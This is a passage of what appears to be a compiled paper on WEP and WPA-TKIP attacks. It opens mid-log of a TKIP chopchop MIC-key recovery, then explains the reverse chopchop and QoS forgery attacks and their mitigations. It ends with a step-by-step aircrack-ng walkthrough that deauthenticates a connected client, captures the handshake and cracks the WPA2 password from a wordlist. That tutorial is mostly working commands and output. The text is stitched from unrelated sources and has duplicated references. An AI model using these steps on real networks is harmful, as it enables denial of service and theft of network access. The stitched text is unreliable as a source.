15:29:53 Offset 85 (23% done) | xor = AD | pt = 00 | 146 frames written in 119720ms  
15:31:16 Offset 84 (25% done) | xor = A3 | pt = 00 | 220 frames written in 180401ms  
15:32:23 Offset 83 (26% done) | xor = 28 | pt = 00 | 75 frames written in 61499ms  
15:33:38 Offset 82 (28% done) | xor = 7C | pt = 00 | 141 frames written in 115619ms  
15:34:40 Offset 81 (30% done) | xor = 02 | pt = 00 | 19 frames written in 15584ms  
15:35:57 Offset 80 (31% done) | xor = C9 | pt = 00 | 171 frames written in 140221ms  
15:37:13 Offset 79 (33% done) | xor = 38 | pt = 00 | 148 frames written in 121364ms  
15:38:21 Offset 78 (35% done) | xor = 71 | pt = 00 | 84 frames written in 68872ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:40:55 Offset 77 (36% done) | xor = 8E | pt = 00 | 328 frames written in 268974ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:43:31 Offset 76 (38% done) | xor = 38 | pt = 00 | 355 frames written in 291086ms  
15:44:37 Offset 75 (40% done) | xor = 79 | pt = 00 | 61 frames written in 50021ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:47:05 Offset 74 (41% done) | xor = 59 | pt = 00 | 269 frames written in 220581ms  
15:48:30 Offset 73 (43% done) | xor = 14 | pt = 00 | 249 frames written in 204178ms  
15:49:49 Offset 72 (45% done) | xor = 9A | pt = 00 | 183 frames written in 150059ms  
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.

15:52:32 Offset 71 (46% done) | xor = 03 | pt = 00 | 420 frames written in 344400ms  
15:53:57 Offset 70 (48% done) | xor = 0E | pt = 00 | 239 frames written in 195980ms  
Sleeping for 60 seconds.36 bytes still unknown  
ARP Reply  
Checking 192.168.x.y  
15:54:11 Reversed MIC Key (FromDS): C3:95:10:04:8F:8D:6C:66

Saving plaintext in replay\_dec-0305-155411.cap

Saving keystream in replay\_dec-0305-155411.xor

15:54:11

Completed in 2816s (0.02 bytes/s)

15:54:11 AP MAC: 00:40:F4:77:F0:9B IP: 192.168.21.42

15:54:11 Client MAC: 00:0F:B5:AB:CB:9D IP: 192.168.21.112

15:54:11 Sent encrypted tkip ARP request to the client.

15:54:11 Wait for the mic countermeasure timeout of 60 seconds.

## 2. The Reverse Chip-Chop Attack

After Beck and Tews proposed the attack against WPATKIP, we proposed two new attacks against WPA-TKIP, the reverse chopchop attack and the QoS forgery attack. In this section, we describe the reverse chopchop attack. An attacker can use the reverse chopchop attack in place of the chopchop attack.

In this paper, we describe only the principle of this attack. The existing chopchop attack sequentially restores the unknown bytes of the ciphertext from the lower byte of the packet. However, if all the bytes of the packet, except for CRC32, are already known, the restoration of CRC32 is unnecessary. Then, we apply a technique for restoring the ciphertext using higher bytes of the packet to WPA-TKIP. This technique for WEP has been proposed, and we call this attack the reverse chopchop attack.

If an attacker uses this attack, one can achieve various effects. First, the reverse chopchop attack can reduce the execution time required to restore the MIC key. In this attack, the attacker can decrypt all information about the ARP packet within 7–8 min; this execution time is shortened about 4 min compared to the chopchop attack. Moreover, the attacker can restore the MIC key from all information about the ARP packet as well as the Beck-Tews attack. Next, the reverse chopchop attack can execute an information gathering attack. In the chopchop attack, the lower byte of the CRC32 is decrypted first of all. However, this information has no special significance. On the other hand, if the reverse chopchop attack is executed against an ARP packet, this attack can generally decrypt the IP address. This information is effective to execute this attack again after the MIC key is updated, because the attacker needs not decrypt the IP address. Finally, the reverse chopchop attack can falsify a variable-length packet. This attack can also restore a keystream with a length more than that of the keystream used for the chopchop attack. Therefore, this attack can falsify a variable-length packet, but a time of 1 min is required to enhance the keystream by 1 byte.

## 3. The QoS Forgery Attack

In this section, we describe the QoS forgery attack. This attack is based on the vulnerability of the QoS packet processing. The QoS forgery attack is used to break the TKIP-IV check and can expand its targets compared to the Beck-Tews attack. Table 1 lists the differences between the Beck-Tews attack and the QoS forgery attack.

The Beck-Tews attack can be executed against only a network that supports IEEE 802.11e features. However, IEEE 802.11e can be disabled by setting an AP appropriately, and a client connected to the AP that does not support IEEE 802.11e cannot be attacked. Because this network does not use the QoS packet, and an attacker can not break the TKIP-IV check. We call this network the standard network. On the other hand, the QoS forgery attack does not depend on whether the network supports IEEE 802.11e. In the QoS forgery attack, we proposed the method of rewriting the usual packet to the QoS packet. And we executed this attack against some clients chosen at random. As a result, our attack succeeded under the condition that the chipset of the client supported IEEE 802.11e even if the client disabled this standard through the OS. In recent years, many chipsets of clients available in the market support IEEE 802.11e. Therefore, if other clients have this vulnerability, almost all WPA-TKIP implementations would fail to protect a system against the falsification attack in a realistic environment. Figure 5 is the model of the QoS forgery attack.

**Table 1** Comparison of the Beck-Tews attack and the QoS forgery attack.

	Access Point	Client	Network
The Beck-Tews attack	QoS enabled	QoS enabled	QoS enabled
The QoS forgery attack	-	IEEE 802.11e function (chipset)	QoS disabled




Fig: Model Of QoS Forgery Attack

## Consideration about the Attack Against WPA-TKIP

In this section, we describe realistic damage caused by the abovementioned attacks. Moreover, we propose some techniques for preventing the above mentioned attack.

First, we describe realistic damage. The attack against WPA-TKIP can not recover the encryption key. As a result, executable damage to WPA-TKIP is limited compared with damage to WEP. We made an above mentioned attack tool and executed a denial-of-service attack (DoS attack). As a result of the experiment, we were able to recover the MIC key by using the reverse chopchop attack and the QoS forgery attack against the standard network. In this time, we were able to execute the ARP cache poisoning attack. Namely, the ARP table of the client which is attacked is rewritten, and the client fell into the DoS.

In 2009, F.M. Halvorsen et al. proposed the DHCP DNS attack. This attack can be executed only against the specific operation system (OS); for example MAC OS X. However, this attack can rewrite the DNS table of the target to the spoofed DNS table. As a result, an attacker can mislead the target to a malicious site. Next, we propose some techniques for preventing the above mentioned attacks. The QoS forgery attack is based on the vulnerability of the QoS packet processing of the client.

First, vendors should immediately take steps to overcome this vulnerability. If vendors implement a client that discards the QoS packet when it does not use IEEE 802.11e, the attacker cannot use the QoS forgery attack. However, it is important to propose some techniques for preventing this attack until the vulnerability is overcome. First, the abovementioned attacks can be executed against WPA-TKIP, but can not be executed against WPA-AES. Then, we strongly recommend the shift to WPA-AES. Second, there is a technique of reducing the key update interval. This technique was proposed for preventing the Beck-Tews attack, but this requires meticulous attention because it cannot prevent the information gathering attacks. However, we consider that this technique will be able to prevent the above mentioned realistic damage.

### AIRCRAK-NG:

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. The application works by implementing the standard FMS attack along with some optimizations such as KoreK attacks, as well as the PTW attack. This will then make the attack much faster compared to other WEP cracking tools.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools

- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

```
root@kali:~# aircrack-ng --help
```

```
Aircrack-ng 1.5.2 - (C) 2006-2018 Thomas d'Otreppe  
https://www.aircrack-ng.org
```

```
usage: aircrack-ng [options] <.cap / .ivs file(s)>
```

Common options:

```
-a <amode> : force attack mode (1/WEP, 2/WPA-PSK)  
-e <essid> : target selection: network identifier  
-b <bssid> : target selection: access point's MAC  
-p <nbcpu> : # of CPU to use (default: all CPUs)  
-q          : enable quiet mode (no status output)  
-C <macs>  : merge the given APs to a virtual one  
-l <file>  : write key to file. Overwrites file.
```

Static WEP cracking options:

```
-c          : search alpha-numeric characters only  
-t          : search binary coded decimal chr only  
-h          : search the numeric key for Fritz!BOX  
-d <mask>  : use masking of the key (A1:XX:CF:YY)  
-m <maddr> : MAC address to filter usable packets  
-n <nbits>  : WEP key length : 64/128/152/256/512  
-i <index> : WEP key index (1 to 4), default: any  
-f <fudge> : bruteforce fudge factor, default: 2  
-k <korek> : disable one attack method (1 to 17)  
-x or -x0  : disable bruteforce for last keybytes  
-x1        : last keybyte bruteforcing (default)  
-x2        : enable last 2 keybytes bruteforcing  
-X         : disable bruteforce multithreading  
-y         : experimental single bruteforce mode  
-K         : use only old KoreK attacks (pre-PTW)
```



## WPA World List Mode:

Specify the wordlist to use (**-w *password.lst***) and the path to the capture file (***wpa.cap***) containing at least one 4-way handshake.

```
root@kali:~# aircrack-ng -w password.lst wpa.cap

                Aircrack-ng 1.5.2

[00:00:00] 232/233 keys tested (1992.58 k/s)

Time left: 0 seconds                                99.57%

                KEY FOUND! [ biscotte ]

Master Key      : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                  39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transient Key   : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                  73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                  AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                  D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 28 A8 C8 95 B7 17 E5 72 27 B6 A7 EE E3 E5 34 45
```

## CRACKING WPA/WPA2 USING AIRCRACK-NG:


### Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite
- MAC address of the wireless client using WPA2
- BSSID (MAC address of access point)
- ESSID (Wireless network name)
- Access point channel
- Wireless interface


### Step One:

Start Kali Linux and login, preferably as root.



### Step Two:

Plug in your injection-capable wireless adapter, (Unless your native computer wireless card supports

it). If you're using Kali in VMware, then you might have to connect the card via the  icon in the device menu.

### Step Three:

Disconnect from all wireless networks, open a Terminal, and type **airmon-ng**

```
root@kali:~# airmon-ng
```

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy0]



This will list all of the wireless cards that support monitor (not injection) mode. If no cards are listed, try disconnecting and reconnecting the adapter (if you're using one) and check that it supports monitor mode. If you're not using an external adapter, and you still don't see anything listed, then your card doesn't support monitor mode, and you'll have to purchase an external one. You can see here that my card supports monitor mode and that it's listed as **wlan0**.

#### Step Four: Run Following Command in the Terminal


```
Ifconfig wlan0 down
```

```
iwconfig wlan0 mode monitor
```

```
Ifconfig wlan0 up
```

#### Step Five:

Type **airmon-ng start** followed by the interface name of your wireless card. mine is **wlan0**, so my command would be: **airmon-ng start wlan0**



```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3115     NetworkManager
3464     wpa_supplicant

Interface      Chipset      Driver
wlan0          Realtek RTL8187L  rtl8187 - [phy0]
(monitor mode enabled on mon0)
```

The “(monitor mode enabled)” message means that the card has successfully been put into monitor mode. Note the name of the new monitor interface, **mon0**.

#### Step Six:

Type **airodump-ng** followed by the name of the new monitor interface, which is probably **mon0**.

```
CH 3 ][ Elapsed: 12 s ][ 2014-06-01 14:05
```


BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:1B:5E:E1:F9:D6	-27	12	1 0	11	54e	WPA2	CCMP	PSK	NETGEAR03
84:1B:5E:03:D2:98	-26	7	0 0	11	54e	WPA2	CCMP	PSK	NETGEAR03 EXT
00:14:BF:E0:E8:D5	-34	14	0 0	10	54	WPA	CCMP	PSK	pentest_router
00:1D:5A:3D:C4:D9	-54	10	0 0	9	54	WPA2	CCMP	PSK	2WIRE126
00:15:6D:63:2B:C8	-62	3	4 0	10	54	OPN			BMSE1g
DC:9F:DB:62:76:40	-63	3	0 0	1	54e	OPN			BISTRO NorthWest
00:15:6D:6B:64:90	-63	3	4 0	10	54	OPN			Belle Maer Office

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:15:6D:6B:64:90	E0:75:7D:EA:4C:88	-1	1 - 0	0	2	

### Step Seven:

Copy the BSSID of the target network



Now type this command:

**airodump-ng -c [channel] --bssid [bssid] -w /root/Desktop/ [monitor interface]**

Replace [channel] with the channel of your target network. Paste the network BSSID where [bssid] is, and replace [monitor interface] with the name of your monitor-enabled interface, (**mon0**). The “-w” and file path command specifies a place where airodump will save any intercepted 4-way handshakes (necessary to crack the password). Here we saved it to the Desktop, but you can save it anywhere.

A complete command should look similar this:

```
airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0
```

```
airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0
```

Now press enter.

#### Step Eight:


Airodump now monitor only the target network, allowing us to capture more specific information about it. What we're really doing now is waiting for a device to connect or reconnect to the network, forcing the router to send out the four-way handshake that we need to capture in order to crack the password.

Also, four files should show up on your desktop, this is where the handshake will be saved when captured, so don't delete them!

But we're not really going to wait for a device to connect, no, that's not what impatient hackers do. We're actually going to use another cool-tool that belongs to the aircrack suite called aireplay-ng, to speed up the process. Instead of waiting for a device to connect, hackers can use this tool to force a device to reconnect by sending deauthentication (deauth) packets to one of the network's devices, making it think that it has to reconnect with the network.

Of course, in order for this tool to work, there has to be someone else connected to the network first, so watch the airodump-ng and wait for a client to show up. It might take a long time, or it might only take a second before the first one shows. If none show up after a lengthy wait, then the network might be empty right now, or you're too far away from the network.

You can see in this picture, that a client has appeared on our network, allowing us to start the next step.



```
CH 10 ][ Elapsed: 24 s ][ 2014-06-01 14:43
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:14:BF:E0:E8:D5	-29	90	186	16 0	10	54	WPA	CCMP	PSK	pentest_router

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:14:BF:E0:E8:D5	4C:EB:42:59:DE:31	-9	54 -54	0	7	

### Step Nine:

Leave **airodump-ng** running and open a second terminal. In this terminal, type this command:

**aireplay-ng -0 2 -a [router bssid] -c [client bssid] mon0**

The **-0** is a short cut for the deauth mode and the **2** is the number of deauth packets to send.


**-a** indicates the access point/router's BSSID, replace [router bssid] with the BSSID of the target network, which in my case, is 00:14:BF:E0:E8:D5.

**-c** indicates the client's BSSID, the device we're trying to deauth, noted in the previous picture. Replace the [client bssid] with the BSSID of the connected client, this will be listed under "STATION."

And of course, **mon0** merely means the monitor interface, change it if yours is different.

My complete command looks like this:

**aireplay-ng -0 2 -a 00:14:BF:E0:E8:D5 -c 4C:EB:42:59:DE:31 mon0**



### Step Ten:

Upon hitting Enter, you'll see aireplay-ng send the packets. If you were close enough to the target client, and the deauthentication process works, this message will appear on the airodump screen (which you left open):

WPA handshake: 00:14:BF:E0:E8:D5



### Step 11:

This concludes the external part of this tutorial. From now on, the process is entirely between your computer, and those four files on your Desktop. Actually, it's the .cap one, that is important. Open a new Terminal, and type in this command:

**aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/\*.cap**

**-a** is the method aircrack will use to crack the handshake, 2=WPA method.

**-b** stands for bssid, replace [router bssid] with the BSSID of the target router, mine is 00:14:BF:E0:E8:D5.

**-w** stands for wordlist, replace [path to wordlist] with the path to a wordlist that you have downloaded. I have a wordlist called "wpa.txt" in the root folder.

**/root/Desktop/\*.cap** is the path to the .cap file containing the password. The \* means wild card in Linux, and since I'm assuming that there are no other .cap files on your Desktop, this should work fine the way it is.

My complete command looks like this:

**aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/\*.cap**

```
aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/*.cap
```

### Step 12:

Aircrack-ng will now launch into the process of cracking the password. However, it will only crack it if the password happens to be in the wordlist that you've selected. Sometimes, it's not. If this is the case, you can try other wordlists. If you simply cannot find the password no matter how many wordlists you try, then it appears your penetration test has failed, and the network is at least safe from basic brute-force attacks.

Cracking the password might take a long time depending on the size of the wordlist. Mine went very quickly.

If the phrase is in the wordlist, then aircrack-ng will show it too you like this:

```
Opening /root/Desktop/-01.cap  
Reading packets, please wait...
```

```
Aircrack-ng 1.2 beta3
```

```
[00:00:00] 192 keys tested (1409.45 k/s)
```

```
KEY FOUND! [ notsecure ]
```

```
Master Key      : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA  
                  06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63
```

```
Transient Key   : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3  
                  86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E  
                  4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A  
                  90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A
```

```
EAPOL HMAC      : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
```

```
root@kali:~#
```

## CONCLUSION :

In this paper we discussed the vulnerability of WEP and WPA-TKIP. WEP is widely used in wireless LAN security even now. However, a very serious vulnerability has been discovered in WEP as we show. Consequently we strongly recommend the disuse of WEP. Otherwise, we should update the secret key whenever it is communicated for 8,000 packets whatever we want to use WEP. In WPA-TKIP, we proposed the QoS forgery attack, which is a falsification attack based on the vulnerability of QoS packet processing. In this attack, a condition of the Beck-Tews attack that APs support IEEE 802.11e is negated. In addition, we discovered that almost all clients support IEEE 802.11e with a chipset and cannot disable the IEEE 802.11e function. In other words, if an attacker uses the proposed attacks, almost all wireless LAN implementations can be attacked. Therefore, WPA-TKIP is not secure in a realistic environment.

## References:

- [1] S. Fluhrer, I. Mantin, and A. Shamir, "Weaknesses in the key scheduling algorithm of RC4," SAC2001, Lecture Notes in Computer Science, vol.2259, pp.1–24, Springer-Verlag, 2001.
- [2] Y. Todo, T. Ohigashi, and M. Morii, "Effective falsification attack on WPA-TKIP by modifying any packet to QoS packet," Proc. JWIS 2010, CDRom, 1B-3, 2010.
- [3] T. Ohigashi, Y. Shiraishi, and M. Morii, "FMS attack-resistant WEP implementation is still broken -Most IVs leak a part of key information-," LNCS, vol.3802, pp 17–26, 2005
- [4] The Aircrack-NG Team, "Aircrack-NG." <http://www.aircrack-ng.org/> [6] T. Ohigashi, Y. Shiraishi, and M. Morii, "FMS attack-resistant WEP implementation is still broken -Most IVs leak a part of key information-," LNCS, vol.3802, pp 17–26, 2005
- [5] KoreK, "Chopchop (Experimental WEP attacks)," 2004, available at <http://www.netstumbler.org/showthread.php?t=12489>.
- [6] E. Tews, R. Weinmann, and A. Pyshkin, "Breaking 104 bit WEP in less than 60 seconds," Cryptology ePrint, 2007, available at <http://eprint.iacr.org/2007/120.pdf>
- [7] W.A. Arbaugh, "An inductive chosen plaintext attack against WEP/WEP2," available at <http://www.cs.umd.edu/~waa/attack/frame.html>
- [8] [https://www.researchgate.net/figure/Processes-of-sender-on-WPA\\_fig1\\_228624016](https://www.researchgate.net/figure/Processes-of-sender-on-WPA_fig1_228624016)
- [9] [https://www.researchgate.net/figure/Processes-of-receiver-on-WPA\\_fig2\\_228624016](https://www.researchgate.net/figure/Processes-of-receiver-on-WPA_fig2_228624016)
- [10] <https://tools.kali.org/wireless-attacks/makeivs-ng>
- [11] A. Klein, "Attacks on the RC4 stream cipher," Designs, Codes and Cryptography, vol.48, no.3, pp.269–286, Sept. 2008.
- [12] <http://lewiscomputerhowto.blogspot.com/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html>
- [13] <https://www.dummies.com/programming/networking/understanding-wep-weaknesses/>